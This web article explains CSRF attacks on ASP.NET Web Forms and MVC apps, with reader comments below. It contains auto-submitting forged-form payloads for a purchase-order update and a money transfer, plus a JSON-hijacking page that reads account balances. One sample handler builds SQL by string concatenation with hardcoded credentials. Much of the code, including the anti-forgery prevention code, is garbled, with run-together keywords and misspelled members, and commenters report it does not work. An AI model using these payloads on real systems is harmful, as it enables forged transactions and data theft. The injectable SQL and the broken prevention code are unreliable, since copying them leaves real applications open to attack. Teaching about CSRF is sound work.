

A Cross Site Request Forgery (CSRF) attack is less well known but equally as dangerous as a Cross Site Scripting(XSS) attack. CSRF attacks break the trust between a Website and the web browser of an authenticated user. Web applications or services that store user's authentication information in session or cookies are vulnerable to CSRF attacks.

The CSRF attack breaks the trust user authentication and allows hackers to make a request on their behalf. Once the hacker finds the low false in your web application or website then he/she modifies your web pages by injecting some malicious code into the web page by saving it as a different web page. Unless the session is in active state he/she can run the created malicious page on top of the actual web page because the browser will automatically send the cookies or credentials and the server will depend on that browser until that session expires.
Malicious examples,
Example 1
Using ASP.NET Web Forms,
Actual view source code
- <!DOCTYPE html>
- <html>
- <head>
- <title>CSRF Example</title>
- </head>
- <body>
- <form id="formEditPOAttack" method="post" action="EditPOAttack.aspx">
- <div class="aspHidden">
- <input type="hidden" id="__VIEWSTATE" name="__VIEWSTATE" value="y21xfOixW2WT6R2oKP53ub88uhPWcwKnDcDGlw20xjg8TYUqMZLm1PHyNRr7l1O6gVpA4DIq2vKiOHT1SXgdHNXeXvFolSQbb9LMwVNL8vw=" />
- </div>
- <div>
- <table class="auto-style1">
- <tr>
- <td class="auto-style2"> </td>
- <td> </td>
- </tr>
- <tr>
- <td class="auto-style2">PO Type</td>
- <td>
- <select name="ddlPOType" id="ddlPOType">
- <option selected="selected" value="0">-- Select --</option>
- <option value="1">PO 1</option>
- <option value="2">PO 2</option>
- <option value="3">PO 3</option>
- <option value="4">PO 4</option>
- <option value="5">PO 5</option>
- <option value="6">PO 6</option>
- </select>
- </td>
- </tr>
- <tr>
- <td class="auto-style2">Description</td>
- <td>
- <textarea name="txtDescription" rows="2" cols="20" id="txtDescription"></textarea>
- </td>
- </tr>
- <tr>
- <td class="auto-style2">Amount</td>
- <td>
- <input name="txtAmount" type="text" id="txtAmount" />
- </td>
- </tr>
- <tr>
- <td class="auto-style2"> </td>
- <td>
- <input type="submit" name="btnUpdatePO" value="Update" id="btnUpdatePO" />
- </td>
- </tr>
- <tr>
- <td class="auto-style2"> </td>
- <td>
- <span id="lblMessage" style="color:Red;"></span>
- </td>
- </tr>
- <tr>
- <td class="auto-style2"> </td>
- <td> </td>
- </tr>
- <tr>
- <td class="auto-style2"> </td>
- <td> </td>
- </tr>
- </table>
- </div>
- <div class="aspNetHidden">
- <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="F51C06CD" />
- <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="HRPE+8/w1yrPHWshG4s0BSk+YO0hz/Rp8t/kMhPXcaPXHLwtDD24RjxGd2QX71MEFiUO1hCBS0F4gQgAkmARvLCkAIZsOKAflJsZ03dKlJYwnFdkMTITq8brL3q7ClYOnqyKZngI5pH+l8BcGHzrDddwyQZX6SoXIuMOyGEKzqq1VEUwVvpdAm/50w6fFYS0q0jvO9R7gvGdjUVBxwoIf1HuWiyezjGYi4Mv+INC/EUJeELk5RChth9UXeND+83nlv3ziXe3MxRJKcC+mqcKDXNtZLOvUsRr4h9yfOx7LRJNdh13jRPWd1dYkt+5/WRU" />
- </div>
- </form>
- <!-- Visual Studio Browser Link -->
- <script type="application/json" id="__browserLink_initializationData">
- {
- "appName": "Internet Explorer",
- "requestId": "81b407be11574d37ab9969005ddb1c2f"
- }
- </script>
- <script type="text/javascript" src="http://localhost:53406/2621fc94f4664dd5bf3707c960dce1ed/browserLink" async="async"></script>
- <!-- End Browser Link -->
- </body>
- </html>
The above code snippet “__VIEWSTATE”, “__EVENTVALIDATION” and “Form id” which are highlighted in yellow color, are more than enough to inject some malicious code into your application.
CSRF malicious Web Form source code
With the reference of the above code, the hacker will replace all input controls with hidden fields except button controls by keeping the control id as same.
Actual controls
- <select name="ddlPOType" id="ddlPOType">
- <option selected="selected" value="0">-- Select --</option>
- <option value="1">PO 1</option>
- <option value="2">PO 2</option>
- <option value="3">PO 3</option>
- <option value="4">PO 4</option>
- <option value="5">PO 5</option>
- <option value="6">PO 6</option>
- </select>
- <textarea name="txtDescription" rows="2" cols="20" id="txtDescription">
- </textarea>
- <input name="txtAmount" type="text" id="txtAmount" />
- <input type="hidden"name="ddlPOType"value="2"/>
- <input type="hidden"name="txtDescription"value="Injected malicious code by Hacked"/>
- <input type="hidden"name="txtAmount"value="999"/>
- <inputtype="submit"name="btnUpdatePO"value="Update"id="btnUpdatePO"/>
- <scripttype="text/javascript">
- document.form1.submit();
- document.getElementById("btnUpdatePO").click();
- </script>
- protected void btnUpdatePO_Click(object sender, EventArgs e)
- {
- try
- {
- SqlConnection con = newSqlConnection(@ "User ID=test;Password=test123;Database=testDB;Data Source=12345");
- con.Open();
- stringsql = "update PODETAILS set DESCRIPTION ='" + txtDescription.Text + "'where PONUMBER = 1";
- System.Data.SqlClient.SqlCommandcmd = newSqlCommand(sql, con);
- cmd.ExecuteNonQuery();
- lblMessage.Text = "Hacker injected some malicious code...";
- }
- catch (Exception ex)
- {
- lblMessage.Text = "Hacker injected some malicious code";
- }
- finally
- {
- //
- }
- }
- <!DOCTYP EhtmlPUBLIC"-//W3C//DTD XHTML 1.0 Transitional//EN""http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
- <htmlxmlns="http://www.w3.org/1999/xhtml">
- <head>
- <title></title>
- </head>
- <body>
- <form name="formEditPOAttack" method="post" action="http://localhost:62111/EditPOInjection.aspx?PID=1">
- <input type="hidden" name="ddlPOType" value="2" />
- <input type="hidden" name="txtDescription" value="Injected malicious code by Hacked" />
- <input type="hidden" name="txtAmount" value="999" />
- <input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
- <input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
- <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="y21xfOixW2WT6R2oKP53ub88uhPWcwKnDcDGlw20xjg8TYUqMZLm1PHyNRr7l1O6gVpA4DIq2vKiOHT1SXgdHNXeXvFolSQbb9LMwVNL8vw=" />
- <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="HRPE+8/w1yrPHWshG4s0BSk+YO0hz/Rp8t/kMhPXcaPXHLwtDD24RjxGd2QX71MEFiUO1hCBS0F4gQgAkmARvLCkAIZsOKAflJsZ03dKlJYwnFdkMTITq8brL3q7ClYOnqyKZngI5pH+l8BcGHzrDddwyQZX6SoXIuMOyGEKzqq1VEUwVvpdAm/50w6fFYS0q0jvO9R7gvGdjUVBxwoIf1HuWiyezjGYi4Mv+INC/EUJeELk5RChth9UXeND+83nlv3ziXe3MxRJKcC+mqcKDXNtZLOvUsRr4h9yfOx7LRJNdh13jRPWd1dYkt+5/WRU" />
- <input type="submit" name="btnUpdatePO" value="Update" id="btnUpdatePO" />
- </form>
- <script type="text/javascript">
- document.form1.submit();
- document.getElementById("btnUpdatePO")
- .click();
- </script>
- </body>
- </html>
Now the hacker can place the above CSRF attack code snippet in a different file with extension “.html” file and execute this file on top of the actual web page to inject some malicious code. When the hacker will execute the above CSRF malicious code then the code behind event for “btnUpdatePO” button control will be called with injected controls value and will be saved into your database.
Example 2
CSRF is attached for MVC application,
Let's say you have created an MVC view to transfer some amount to an account number. Let's say your action method return type is “ActionResult”. Sample code snippet is below,
- [HttpPost]
- public ActionResult Transfer(intdestinationAccountId, double amount)
- {
- string username = UserDetails.Identity.Name;
- Account accDetails = _context.Accounts.First(a => a.Username == username);
- Account destination = _context.Accounts.FirstOrDefault(a => a.Id == destinationAccountId);
- accDetails.Balnce -= amount;
- destination.Balnce += amount;
- _context.SubmitChanges();
- returnRedirectToAction("Index");
- }
- <!DOCTYPEhtml>
- <html>
- <head>
- <title>Money Transfer Ex</title>
- </head>
- <body>
- <form name=" formMoneyTransfer" method="post" action="http://localhost: 62111/Home/Transfer">
- <input type="hidden" name="destinationAccId" value="2" />
- <inputtype="hidden" name="amt" value="1002" />
- </form>
- <script type="text/javascript">
- document.formMoneyTransfer.submit();
- </script>
- </body>
- </html>
CSRF attaches when we use MVC application,
Let say we have created a MVC view to transfer some amount to an account number. Let say your action method return type is “ActionResult”. Sample code snippet is below.
- public JsonResultAdminBalnces()
- {
- var balnces = from account in _context.Acounts
- select new
- {
- Id = account.Id,
- Bal = account.Balnce
- };
- return Json(balnces, JsonRequestBehavior.AllowGet);
- }
- <html>
- <head>
- <title></title>
- </head>
- <body style="float: left">
- <div id="ids" style="width: 102px; float: left;"><b>IDs</b></div>
- <div style="width: 102px; float: left;" id="balnces"><b>Balnces</b></div>
- <script type="text/javascript">
- var balances = document.getElementById("balnces"); var ids = document.getElementById("ids"); Object.prototype.__defineSetter__('Id', function(obj) { ids.innerHTML += '<br />' + obj; }); Object.prototype.__defineSetter__('Balnce', function(obj) { balnces.innerHTML += '<br />' + obj; });
- </script>
- <scrip ttype="text/javascript" src="http://localhost: 62111/Home/AdminBalnces"></script>
- </div>
- </div>
- </body>
- </html>
In ASP.NET applications the CSRF vulnerabilities prevention mechanism is provided by .NET framework using anti-forgery tokens. Anti-forgery tokens are generated for each user session and they are included in each request made to the server as hidden fields, so it is a double validation made in the server using user authentication and with the anti-forgery token.
Let's see now how anti-forgery tokens are used in different contexts in ASP.NET applications.
CSRF prevention in Web forms

In web forms we can prevent CSRF attacks using anti-forgery tokens with EnableViewStateMac attribute and using ViewStateUserKey property field to store a unique identifier per user session. ViewStateUserKey field's value can be filled in web pages' Page_Init method or in web application's master page or in pages' OnInit method.
Sample code snippet,
- protected override void OnInit(EventArgs e)
- {
- if (!this.Page.EnableViewStateMac)
- {
- thrownewInvalidOperationException(
- "MAC is not enabled for the page and the view state is therefore vulnerable to tampering.");
- }
- ViewStateUserKey = Session.SessionID;
- base.OnInit(e);
- }
- private conststr ingAntiXsrfToenKey = "__AntiXsrfToken";
- private conststr ingAntiXsrfUserNmeKey = "__AntiXsrfUserName";
- private string _antiXsrfToenValue;
- protected void Page_Init(object sender, EventArgs e)
- {
- // The below code helps to protect from XSRF attacks
- varrequestCookie = Request.Cookies[AntiXsrfToenKey];
- GuidrequestCookieGuidValue;
- if (requestCookie != null && Guid.TryParse(requestCookie.Value, outrequestCookieGuidValue))
- {
- // Use the Anti-XSRF token from the cookie
- _antiXsrfToenValue = requestCookie.Value;
- Page.ViewStateUserKey = _antiXsrfToenValue;
- }
- else
- {
- // Create new Anti-XSRF token and assign to the cookie
- _antiXsrfToenValue = Guid.NewGuid()
- .ToString("N");
- Page.ViewStateUserKy = _antiXsrfToenValue;
- varresponseCookie = newHttpCookie(AntiXsrfToenKey)
- {
- HttpOnly = true,
- Value = _antiXsrfToenValue
- };
- Response.Cookies.Set(responseCookie);
- }
- }
- protected voidPage_Load(object sender, EventArgs e)
- {
- intuserId = 0;
- if (Request.QueryString["PID"] != null)
- {
- intpoID = Convert.ToInt32(Request.QueryString["PID"]);
- if (!IsPostBack)
- {
- if (Session["userId"] == null)
- Session["userId"] = Request.QueryString["USERID"];
- userId = Session["userId"] != null && Session["userId"].ToString() != "" ? Convert.ToInt32(Session["userId"].ToString()) : 0;
- if (validateUser(userId, poID))
- GetPoByID(poID);
- else
- lblMessage.Textt = " PO id is not mapped to the logged in user...";
- }
- }
- }
CSRF prevention techniques in ASP.NET MVC and/or with Web API application
In ASP.NET MVC and Web API applications, .NET framework facilitates the creation and validation of anti-forgery tokens.
For creating anti-forgery tokens, we can use the @AntiFogery.GetHtml() method in Razor pager or the @Html.AntiForgeryToken() method in MVC views.
For validation we can use @AntiForgery.Validate method or we can include a ValidateAntiFogeryToken attribute in MVC controllers action or we can apply MVC controller level.
If you want to extend the built-in functionality provided by .NET framework then you can use IAntiFogeryAdditionalDataProvider to add additional information to the generated tokens to make a validation as per our need.
Note
In my given examples, a few HTML tags, attributes and C# reserved keywords may match online. Please consider it.
pmh mrhPosted Jun 22, 2020, 6:45 AM
Hi, The CSRF prevention code in Web forms given above is not working. What are the other options ?
Rohan GuptaPosted Jan 22, 2019, 3:56 AM
Mr. Santosh these above code not working in vs 2010 for asp.net c#
Erika MunozPosted Feb 19, 2018, 3:36 PM
Hi can you help with a question. When is generated the values __VIEWSTATEGENERATOR and __VIEWSTATE in a page asp.net??
Santhakumar MunuswamyPosted Jun 25, 2016, 2:09 AM
Thank you for nice article
Kuppurasu NagarajPosted Jun 21, 2016, 12:45 PM
Nice Sharing..
Humayun Kabir MamunPosted Jun 21, 2016, 4:19 AM
Nice...
Vignesh ManiPosted Jun 20, 2016, 6:44 AM
Nice
Debasis SahaPosted Jun 20, 2016, 12:49 AM
Good One..
RajaPosted Jun 20, 2016, 12:07 AM
Good One...
Bhavik PatelPosted Jun 19, 2016, 11:04 PM
nice